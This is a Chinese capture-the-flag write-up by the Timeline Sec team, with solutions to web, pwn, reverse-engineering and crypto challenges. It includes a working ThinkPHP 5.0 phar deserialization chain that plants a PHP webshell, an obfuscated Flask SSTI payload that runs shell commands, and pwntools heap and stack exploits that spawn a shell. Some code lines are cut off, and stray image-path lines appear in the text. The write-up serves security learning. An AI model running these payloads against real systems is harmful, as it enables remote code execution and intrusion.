Timeline Sec

一、 战队信息

战队名称：Timeline Sec

战队编号：91fe5dbc7a384206

所属单位：上海时玖网络安全技术工作室

二、 解题情况

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
1	EDI	20546.64	Misc	23	0	2022-01-08 17:24:13
2	or4nge	19535.27	Misc	22	1	2022-01-08 17:26:07
3	SN-天虞	18599.16	Misc	21	2	2022-01-08 17:16:53
4	Timeline Sec	17547.92	Misc	20	1	2022-01-08 17:26:08
5	Arr3stY0u1	17498.41	Misc	20	0	2022-01-08 17:48:12
6	Arr3stY0u2	17488.45	Misc	20	0	2022-01-08 17:46:33
7	n03tAck	16575.18	Misc	19	1	2022-01-08 17:22:18
8	坏男人ZRD不给我椒椒	16574.36	Misc	19	0	2022-01-08 17:15:18
9	mini-venom	15666.65	Crypto	17	1	2022-01-08 16:32:56
10	TeamGipsy	15591.46	Crypto	18	0	2022-01-08 17:52:04

共 60 页 < 1 2 3 4 5 ... 60 >

三、 解题过程

Web

tp

访问/public/可知使用了Thinkphp5.0框架，且有提示访问upload 方法进行文件上传

那么就访问/public/index.php/index/index/upload，得到源代码

```
public function upload()
{
        highlight_file(__FILE__);
        $FILES= $_FILES;
        foreach (array($_GET,$_POST) as $_request) {
                foreach ($_request as $_k => $_v) {
                        ${$_k} = $this->func($_v);
                        //$_request[$_k] = ${$_k};
                }
        }
        $file = @$FILES['file']["tmp_name"];
        $filename = @$FILES['file']["name"].'.jpg';
        move_uploaded_file($file,$filename);
        if(preg_match("/ph/",$filename)){
                unlink($filename);
                die("noPHP");
        }
}
public function func(&$var){
        if(is_array($var)){
                foreach($var as $_k => $_v){
                        $var[$_k] = $this->func($_v);
                }
        }else{
                $var = addslashes($var);
        }
        return $var;
}
```

upload()方法对$_requests进行遍历，存在任意变量注册。但是$filename写死了文件后缀，所以没办法通过文件上传答题。

upload()后面一部分检查$filename如果存在ph字符串时，则删除文件。这里联想到了unlink()触发phar反序列化，且Thinkphp5.0是有已知反序列化链可getshell的。

需要注意一个点的是本地搭建环境测试发现，Thinkphp的phar反序列化会把生成的shell.php存到非web目录中，做题过程中没有细究所有原因还不明。

phar生成payload:

```
<?php
namespace think\process\pipes;
class Windows
{
 private $files = [];
 public function __construct()
 { $this->files = [new \think\model\Merge];
 }
}

namespace think\model;
use think\Model;

class Merge extends Model
{
 protected $append = [];
 protected $error;

 public function __construct()
 { $this->append = [
 'bb' => 'getError'
 ];
 $this->error = (new \think\model\relation\BelongsTo);
```

```
 }
}
namespace think;
class Model{}

namespace think\console;
class Output
{
 protected $styles = [];
 private $handle = null;
 public function __construct()
 { $this->styles = ['removeWhereField'];
 $this->handle = (new \think\session\driver\Memcache);
 }
}

namespace think\model\relation;
class BelongsTo
{
 protected $query;
 public function __construct()
 { $this->query = (new \think\console\Output);
 }
}

namespace think\session\driver;
class Memcache
{
 protected $handler = null;
 public function __construct()
 { $this->handler = (new \think\cache\driver\Memcached);
 }
}
namespace think\cache\driver;
class File
{
 protected $tag;
 protected $options = [];
 public function __construct()
 { $this->tag = false;
 $this->options = [
 'expire' => 3600,
 'cache_subdir' => false,
 'prefix' => '',
 'data_compress' => false,
 'path' => 'php://filter/convert.base64-decode/resource=../../../../../../..
 ];
 }
}
```

```

class Memcached
{
 protected $tag;
 protected $options = [];
 protected $handler = null;

 public function __construct()
 { $this->tag = true;
 $this->options = [
 'expire' => 0,
 'prefix' => 'PD9waHAKZXZhbCgkX0dFVFsnYSddKTsKPz4',
 ];
 $this->handler = (new File);
 }
}

$o = new \think\process\pipes\Windows;
$phar = new \Phar("a.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub

$phar->setMetadata($o); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
```

将生成的a.phar改名为a，然后构造如下HTML，上传phar文件

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>

<h1>hello worlds</h1>
<form action="http://xxx.lxctf.net/public/index.php/index/index/upload" meth
    <p><input type="file" name="file"></p>
    <p><input type="submit" value="submit"></p>
</form>

</body>
</html>
```


构造如下数据包触发phar

```
POST /public/index.php/index/index/upload HTTP/1.1
Host: xxx.lxctf.net
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryppwxmDlGxy
Content-Length: 267

------WebKitFormBoundaryppwxmDlGxyhspudr
Content-Disposition: form-data; name="FILES[file][name]"

phar://a
------WebKitFormBoundaryppwxmDlGxyhspudr
Content-Disposition: form-data; name="FILES[file][tmp_name]"

xxx
------WebKitFormBoundaryppwxmDlGxyhspudr--
```

访问shell，得到flag

```
/public/8fba8bb6410a4aee90b063a8b7e78b73.php?a=system(%27cat%20/flag%27);
```




Flag配送中心

访问后题目提示如下：

```
    <font color="white">
        How to get secret HTTP data?
    </font>
    <!--Powered by PHP 5.6.23 + fastcgi-->
  </body>
</html>
```

去php.net找下下一个版本（5.6.24)修复了啥漏洞




Version 5.6.24

21 Jul 2016

- Core:
  - Fixed bug #71936 (Segmentation fault destroying HTTP_RAW_POST_DATA).
  - Fixed bug #72496 (Cannot declare public method with signature incompatible with parent private method).
  - Fixed bug #72138 (Integer Overflow in Length of String-typed ZVAL).
  - Fixed bug #72513 (Stack-based buffer overflow vulnerability in virtual_file_ex). (CVE-2016-6289)
  - Fixed bug #72562 (Use After Free in unserialize() with Unexpected Session Deserialization). (CVE-2016-6290)
  - Fixed bug #72573 (HTTP_PROXY is improperly trusted by some PHP libraries and applications). (CVE-2016-5385)

发现CVE-2016-5385，跟着文章复现了一遍就拿到flag了https://www.cnblogs.com/foe0/p/11364567.html



RCE_No_Para

访问靶机看到源代码，联系题目可知是无参数rce


```php
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    if(!preg_match('/session|end|next|header|dir/i',$_GET['code'])){
        eval($_GET['code']);
    }else{
        die("Hacker!");
    }
}else{
    show_source(__FILE__);
}
?>
```

```php
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
        if(!preg_match('/session|end|next|header|dir/i',$_GET['code'])){
                eval($_GET['code']);
        }else{
                die("Hacker!");
        }
}else{
        show_source(__FILE__);
}
?>
```

网上很多payload,但是此题过滤了end,header和session,所以选择使用get_defined_vars函数

参考连接：https://skysec.top/2019/03/29/PHP-Parametric-Function-RCE/#%E6%B3%95%E4%B8%89%EF%BC%9Aget-defined-vars

但是需要绕过end，可以使用current(array_reverse)代替end,得到flag



Flask

提示信息如下

```
<div class="center-content error">
  <h3>
    you need login
  </h3>
  <!--/admin-->
  <!--/static.js-->
  <!--if not request.full_path.endswith(".js?"):
  if not request.full_path.startswith("/login"):
  return redirect("login")-->
```

通过如下方式绕过，访问admin

Request

```
GET /admin?1=1.js? HTTP/1.1
Host: 05e56f7f.lxctf.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://05e56f7f.lxctf.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

```
HTTP/1.1 200 OK
Content-Length: 45
Content-Type: text/html; charset=utf-8
Date: Sat, 08 Jan 2022 08:47:21 GMT
Server: Werkzeug/2.0.2 Python/3.6.9
Connection: close


hello admin
<!--admin/?name=-->
```

根据返回的提示进行构造，触发ssti

Request

```
GET /admin?name={{3*3}}&1=1.js? HTTP/1.1
Host: 05e56f7f.lxctf.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://05e56f7f.lxctf.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

```
HTTP/1.1 200 OK
Content-Length: 41
Content-Type: text/html; charset=utf-8
Date: Sat, 08 Jan 2022 08:48:00 GMT
Server: Werkzeug/2.0.2 Python/3.6.9
Connection: close


hello 9
<!--admin/?name=-->
```

限制了双下划线和中括号，通过|attr和十六进制绕过

Request

```
GET /admin?name=
{{x|attr("\x5f\x5f\x69\x6e\x69\x74\x5f\x5f")|attr("\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f")|attr("\x67\x65\x74")("\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f")|attr("\x67\x65\x74")("\x65\x76\x61\x6c")("\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x22\x6f\x73\x22\x29\x2e\x70\x6f\x70\x65\x6e\x28\x22\x63\x61\x74\x20\x2f\x66\x6c\x61\x67\x22\x29\x2e\x72\x65\x61\x64\x28\x29")}}&password=.js? HTTP/1.1
Host: 05e56f7f.lxctf.net
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.55 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection: close
```

Response

```
HTTP/1.1 200 OK
Content-Length: 79
Content-Type: text/html; charset=utf-8
Date: Sat, 08 Jan 2022 08:58:38 GMT
Server: Werkzeug/2.0.2 Python/3.6.9
Connection: close


hello flag{6490d4fbba18a47b3c878bcd873baa55}

<!--admin/?name=-->
```

PWN

pwn1

32位程序在返回的时候不是leave ret

我们将ebp-0x4栈地址中的值 给覆盖成 backdoor_addr所在的栈中地址再+4,即v4_stack_addr+4.

```
#coding:utf8
from pwn import *
context.log_level="debug"
p=process("./pwn1")
p=remote("113.201.14.253",16088)

p.recvuntil("Gift:")
stack_addr=int(p.recv(10),16)

```

```
pd=p32(0x08048540)
pd+="a"*(0x38-0x8)
pd+=p32(stack_addr+4)

p.sendline(pd)
p.interactive()
```

pwn2

add功能存在off-by-one漏洞

```
IDA View-A    Pseudocode-A    Hex View-1    Structures    Enums    Imports
  int v3; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  for ( i = 0; i <= 15 && qword_202080[i]; ++i )
    ;
  sub_A60("size: ");
  v3 = sub_AB8();
  if ( v3 <= 0 || v3 > 0x410 )
    exit(0);
  qword_202080[i] = malloc(v3);
  dword_202040[i] = v3;
  sub_A60("content: ");
  for ( j = 0; j <= v3; ++j )
  {
    if ( (char)read(0, (void *)(qword_202080[i] + j), 1uLL) <= 0 )
      exit(0);
    if ( *(_BYTE *)(qword_202080[i] + j) == 10 )
    {
      *(_BYTE *)(qword_202080[i] + j) = 0;
      return __readfsqword(0x28u) ^ v4;
    }
  }
  return __readfsqword(0x28u) ^ v4;
}
```

利用改漏洞修改下一个chunk的size实现堆块重叠后泄露libc，改__free_hook为system来getshell。

```
#!/usr/bin/env python
# -*- encoding: utf-8 -*-
'''
@File    :   exp.py
@Time    :   2022/01/08 11:26:40
@Author  :   eur1ka
@Version :   3.8
@Contact :   eur1ka@163.com
'''
# here put the import lib
from pwn import *
from LibcSearcher import *
import pwnlib
debug = 1
context.log_level = 'debug'
context.arch = 'amd64'
context.terminal = ['tmux','splitw','-h']
IP=""
```

```
port=1
file_name = "./pwn2"
try:
    libc_path = "./libc-2.27.so"
    libc = ELF(libc_path)
except:
    pass
menu = "Choice: "
elf=ELF(file_name)
if debug:
    sh = process(file_name)
else:
    sh = remote(IP,port)
def debug():
    gdb.attach(sh)
    pause()
def cmd(choice):
    sh.recvuntil(menu)
    sh.sendline(str(choice))

def add(size,content):
    cmd(1)
    sh.sendlineafter("size: ",str(size))
    sh.sendafter("content: ",content)

def edit(idx,content):
    cmd(2)
    sh.sendlineafter("idx: ",str(idx))
    sh.sendafter("content: ",content)

def dele(idx):
    cmd(3)
    sh.sendlineafter("idx: ",str(idx))

def show(idx):
    cmd(4)
    sh.sendlineafter("idx: ",str(idx))
for i in range(2):
    add(0x38,'a\n')
add(0x40,'a\n')
for i in range(8):
    add(0x80,"a\n")
dele(0)
add(0x38,'a'*0x38+"\x91")

for i in range(7):
    dele(i+3)
dele(1)
add(0x38,'/bin/sh\x00\n')
```

```python
show(2)
libc_base = u64(sh.recv(6).ljust(8,b"\x00")) - 0x3ebca0
log.info("libc_base=>{}".format(hex(libc_base)))
add(0x40,'a\n')
dele(2)
edit(3,p64(libc_base+libc.sym['__free_hook']))
add(0x40,'a\n')
add(0x40,p64(libc_base+libc.sym['system']))
sh.sendline()
# debug()
dele(1)
sh.interactive()
```

pwn3

存在泄露libc地址及任意写的功能，只要游戏能通过

```
    if ( v3 == 3 )
    {
      if ( (unsigned int)sub_E57(s, v4) )
      {
        printf("Here's your reward: %p\n", &puts);
        printf("Warrior,please leave your name:");
        read(0, &buf, 8uLL);
        printf("We'll have a statue made for you!");
        read(0, buf, 8uLL);
        exit(0);
      }
```

游戏很简单，就是判断create以及levelup的字符串长度大于0x7fffffff即可

```
__int64 __fastcall sub_E57(__int64 a1, unsigned int *a2)
{
  unsigned int v3; // [rsp+14h] [rbp-Ch]

  if ( *(_BYTE *)a1 )
  {
    puts(">----------- Werewolf -----------<");
    printf("Name: %s\n", "2147483647");
    printf("HP: %d\n", *a2);
    puts(">--------------------------------<");
    puts("Try to baokou");
    sleep(1u);
    *a2 -= *(_DWORD *)(a1 + 36);
    if ( (int)*a2 > 0 )
    {
      puts("Loser!");
      v3 = 0;
    }
    else
    {
      puts("Niu Bi!");
      v3 = 1;
    }
  }
  else
```

漏洞点在levelup里面，输入字符可以覆盖a1+9的地方

```
int __fastcall level(char *a1)
{
  unsigned int v2; // [rsp+1Ch] [rbp-34h]
  char s[40]; // [rsp+20h] [rbp-30h] BYREF
  unsigned __int64 v4; // [rsp+48h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  memset(s, 0, sizeof(s));
  if ( !*a1 )
    return puts("You need create the character!");
  if ( a1[36] > 0x23 )
    return puts("You can't level up any more!");
  puts("Give me another level :");
  sub_B3E(s, 36 - a1[36]);
  strncat(a1, s, 36 - a1[36]);
  v2 = strlen(s) + *((_DWORD *)a1 + 9);
  printf("You new leve is : %u\n", v2);
  *((_DWORD *)a1 + 9) = v2;
  return puts("Have fun!");
}
```

成功通过检测后覆盖exit_hook为one_gadget即可。

```
#!/usr/bin/env python
# -*- encoding: utf-8 -*-
'''
@File    :   exp.py
@Time    :   2022/01/08 15:45:20
@Author  :   eur1ka
@Version :   3.8
@Contact :   eur1ka@163.com
'''
# here put the import lib
from pwn import *
from LibcSearcher import *
import pwnlib
debug = 0
context.log_level = 'debug'
context.arch = 'amd64'
context.terminal = ['tmux','splitw','-h']
IP="113.201.14.253"
port=16033
file_name = "./Gpwn3"
try:
    libc_path = "./libc-2.23.so"
    libc = ELF(libc_path)
except:
    pass
menu = "You choice:"
elf=ELF(file_name)
if debug:
    sh = process(file_name)
```


```
else:
    sh = remote(IP,port)
def debug():
    gdb.attach(sh)
    pause()
def cmd(choice):
    sh.recvuntil(menu)
    sh.sendline(str(choice))

def create(payload):
    cmd(1)
    sh.sendlineafter("Give me a character level :\n",payload)

def leaveup(payload):
    cmd(2)
    sh.sendlineafter("Give me another level :\n",payload)

def play():
    cmd(3)
    # sh.sendlineafter("")

# sh.sendlineafter(menu,'a'*0xf)
create('a'*35)
leaveup('a'*0x10)
leaveup('a'*0x10)
play()
play()
sh.recvuntil("Here's your reward: ")
put_addr = int(sh.recv(14),16)
libc_base = put_addr - libc.sym['puts']
log.info("libc_base=>{}".format(hex(libc_base)))
exit_hook = libc_base + 0x5f0f48
'''
➜  pwn3 one_gadget libc-2.23.so
0x45226 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4527a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf03a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1247 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

```
'''
one = libc_base + 0xf1247
sh.sendafter("Warrior,please leave your name:",p64(exit_hook))
sh.sendafter("We'll have a statue made for you!",p64(one))
# debug()

sh.interactive()
```

RE

combat_slogan

jd打开jar文件



输入的字符串经过ttd加密后与相等即可.

```
str="Jr_j11y_s1tug_g0_raq_g0_raq_pnml"
flag=""
for i in range(len(str)):
        if 65<=ord(str[i])<=90 or 97<=ord(str[i])<=122:
                if 65<=ord(str[i])<=77:
                        flag+=chr(ord(str[i])+13)
                if 78<=ord(str[i])<=90:
                        flag+=chr(ord(str[i])-13)

                if 97<=ord(str[i])<=109:
                        flag+=chr(ord(str[i])+13)
                if 110<=ord(str[i])<=122:
                        flag+=chr(ord(str[i])-13)

        else:
                flag+=str[i]
```

```
print flag

'''
a-m    97-109
n-z    110-122

A-M     65-77
N-Z     78-90
'''
```

cute_doge

F12

IDA View-A | Pseudocode-A | Strings | Hex View-1 | Structures

Address	Length	Type	String
.rdata:0000000...	00000006	C	ctf1_
.rdata:0000000...	00000008	C	:/i18n/
.rdata:0000000...	0000000B	C	MainWindow
.rdata:0000000...	0000000E	C	centralwidget
.rdata:0000000...	0000000B	C	pushButton
.rdata:0000000...	00000020	C	background-image: url(:/paper);
.rdata:0000000...	00000006	C	label
.rdata:0000000...	0000000A	C	Agency FB
.rdata:0000000...	00000008	C	menubar
.rdata:0000000...	0000000A	C	statusbar
.rdata:0000000...	0000001D	C	ZmxhZ3tDaDFuYV95eWRzX2Nhenl9
.rdata:0000000...	0000000A	C	cute_doge
.rdata:0000000...	00000008	C	default
.rdata:0000000...	00000005	C	PNG\r\n
.rdata:0000000...	00000006	C	\rIHDR

Base64解密得到

flag{Ch1na_yyds_cazy}

hello_py

在线反编译得到

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
import threading
import time

def encode_1(n):
    global num
    if num >= 0:
        flag[num] = flag[num] ^ num
        num -= 1
        time.sleep(1)
    if num <= 0:
        pass
def encode_2(n):
    global num
    if num >= 0:
```

```
        flag[num] = flag[num] ^ flag[num + 1]
        num -= 1
        time.sleep(1)
    if num < 0:
        pass


Happy = [
    44,
    100,
    3,
    50,
    106,
    90,
    5,
    102,
    10,
    112]
num = 9
f = input('Please input your flag:')
if len(f) != 10:
    print('Your input is illegal')
    continue
flag = list(f)
j = 0
print("flag to 'ord':", flag)
t1 = threading.Thread(encode_1, (1,), **('target', 'args'))
t2 = threading.Thread(encode_2, (2,), **('target', 'args'))
t1.start()
time.sleep(0.5)
t2.start()
t1.join()
t2.join()
if flag == Happy:
    print('Good job!')
    continue
print('No no no!')
continue
```

将happy首先进行 encode_2的解密然后 encode_1的解密.
发现得到的结果都是明文

```
num=9
happy = [44,100,3,50,106,90,5,102,10,112]
for i in range(num):
        happy[i]=happy[i]^happy[i+1]
for i in range(num):
        happy[i]=happy[i]^i
print happy#[72, 102, 51, 91, 52, 90, 101, 107, 114, 112]
```

但有些奇怪.尝试
将下标为偶数的元素进行 encode_2的解密
将下标为奇数的元素进行 encode_1的解密

```
num=9
happy = [44,100,3,50,106,90,5,102,10,112]
flag=""
for i in range(num):
    if i%2==0:
        happy[i]=happy[i]^happy[i+1]
        flag+=chr(happy[i])
    else:
        happy[i]=happy[i]^i
        flag+=chr(happy[i])
print happy
print flag#He110_caz
```

成功得到He110_caz
根据前面flag的格式判断最后还缺个y
连在一起flag{He110_caz}

Crypto

LinearEquations

LCG 的变种，知道连续的 5 个结果后，三个方程三个未知数，解方程即可：

$$\begin{cases} s2 = s1 * a + s0 * b + c \bmod n \\ s3 = s2 * a + s1 * b + c \bmod n \\ s4 = s3 * a + s2 * b + c \bmod n \end{cases}$$

sage 脚本：

```
data = [2626199569775466793, 8922951687182166500, 454458498974504742, 728942
n = 10104483468358610819

s0 = mod(data[0], n)
s1 = mod(data[1], n)
s2 = mod(data[2], n)
s3 = mod(data[3], n)
s4 = mod(data[4], n)

B = ((s4 - s3) * (s2 - s1) - (s3 - s2) * (s3 - s2)) / ((s2 - s1) * (s2 - s1)
print(hex(B))
A = ((s3 - s2) - B * (s1 - s0)) / (s2 - s1)
print(hex(A))
C = s2 - A * s1 - B * s0
print(hex(C))

from Crypto.Util.number import long_to_bytes

```

```
flag = long_to_bytes(int(A)) + long_to_bytes(int(B)) + long_to_bytes(int(C))
print('cazy{' + flag.decode() + '}')
```

no_can_no_bb

爆破 AES 密钥即可：

```
import random
from Crypto.Util.number import long_to_bytes
from Crypto.Cipher import AES

def pad(m):
    tmp = 16-(len(m)%16)
    return m + bytes([tmp for _ in range(tmp)])

def decrypt(c, key):
    aes = AES.new(key, AES.MODE_ECB)
    return aes.decrypt(c)

def main():
    c = b'\x9d\x18K\x84n\xb8b|\x18\xad4\xc6\xfc\xec\xfe\x14\x0b_T\xe3\x1b\x0
    for i in range(0, 1 << 20):
        key = pad(long_to_bytes(i))
        flag = decrypt(c, key)
        if flag.startswith(b'cazy{'):
            print(flag.decode())

if __name__ == '__main__':
    main()
```

no_cry_no_can

key长度为5
flag前5位是 craz{
flag与key的循环做异或 得到 一串乱码字符
乱码字符前五位与 craz{做异或即得到 key
然后再将乱码字符与key循环做异或即得到flag.

```
'''
from Crypto.Util.number import*
from secret import flag,key

assert len(key) <= 5
assert flag[:5] == b'cazy{'
def can_encrypt(flag,key):
    block_len = len(flag) // len(key) + 1
    new_key = key * block_len
    return bytes([i^j for i,j in zip(flag,new_key)])
c = can_encrypt(flag,key)
print(c)
```

```
'''

c=b'<pH\x86\x1a&"m\xce\x12\x00pm\x97U1uA\xcf\x0c:NP\xcf\x18~l'
print len(c)
flag=""
for i in range(len(c)):
        if i%5==0:
                flag+=chr(ord(c[i])^ord('c'))
        if i%5==1:
                flag+=chr(ord(c[i])^ord('a'))
        if i%5==2:
                flag+=chr(ord(c[i])^ord('z'))
        if i%5==3:
                flag+=chr(ord(c[i])^ord('y'))
        if i%5==4:
                flag+=chr(ord(c[i])^ord('{'))
print flag

print flag[:5]
key=flag[:5]

c=b'<pH\x86\x1a&"m\xce\x12\x00pm\x97U1uA\xcf\x0c:NP\xcf\x18~l'
print len(c)
flag=""
for i in range(len(c)):
        if i%5==0:
                flag+=chr(ord(c[i])^ord(key[0]))
        if i%5==1:
                flag+=chr(ord(c[i])^ord(key[1]))
        if i%5==2:
                flag+=chr(ord(c[i])^ord(key[2]))
        if i%5==3:
                flag+=chr(ord(c[i])^ord(key[3]))
        if i%5==4:
                flag+=chr(ord(c[i])^ord(key[4]))

print flag#cazy{y3_1s_a_h4nds0me_b0y!}
```

no_math_no_cry

```
import gmpy2
from Crypto.Util.number import long_to_bytes

c = 107150860718626732094842504906000181056140481170553360744375038837035105

x = gmpy2.iroot(c - 0x0338470, 2)
m = (1 << 500) - x[0]
print(long_to_bytes(m))
```

math

令：

$x = inverse\_mod(q, p)$

$y = inverse\_mod(p, q)$

则：

$q \times x = 1 + k1 \times p$

$p \times y = 1 + k2 \times q$

联立得：

$q \times (x + k2) = p \times (y + k1)$

由于 p 和 q 互质，因此：

$p = x + k2$

$q = y + k1$

代入 $q \times x = 1 + k1 \times p$ 得：

$x \times y = 1 + k1 \times k2$

由于：

$\phi(n) = (p - 1) \times (q - 1) = (x - 1 + k2) \times (y - 1 + k1)$

将 k2 代入可得：

$(x - 1) \times k1^2 + (x \times y - 1 - \phi(n) + (x - 1) \times (y - 1)) \times k1 + (y - 1) \times (x \times y - 1) = 0$

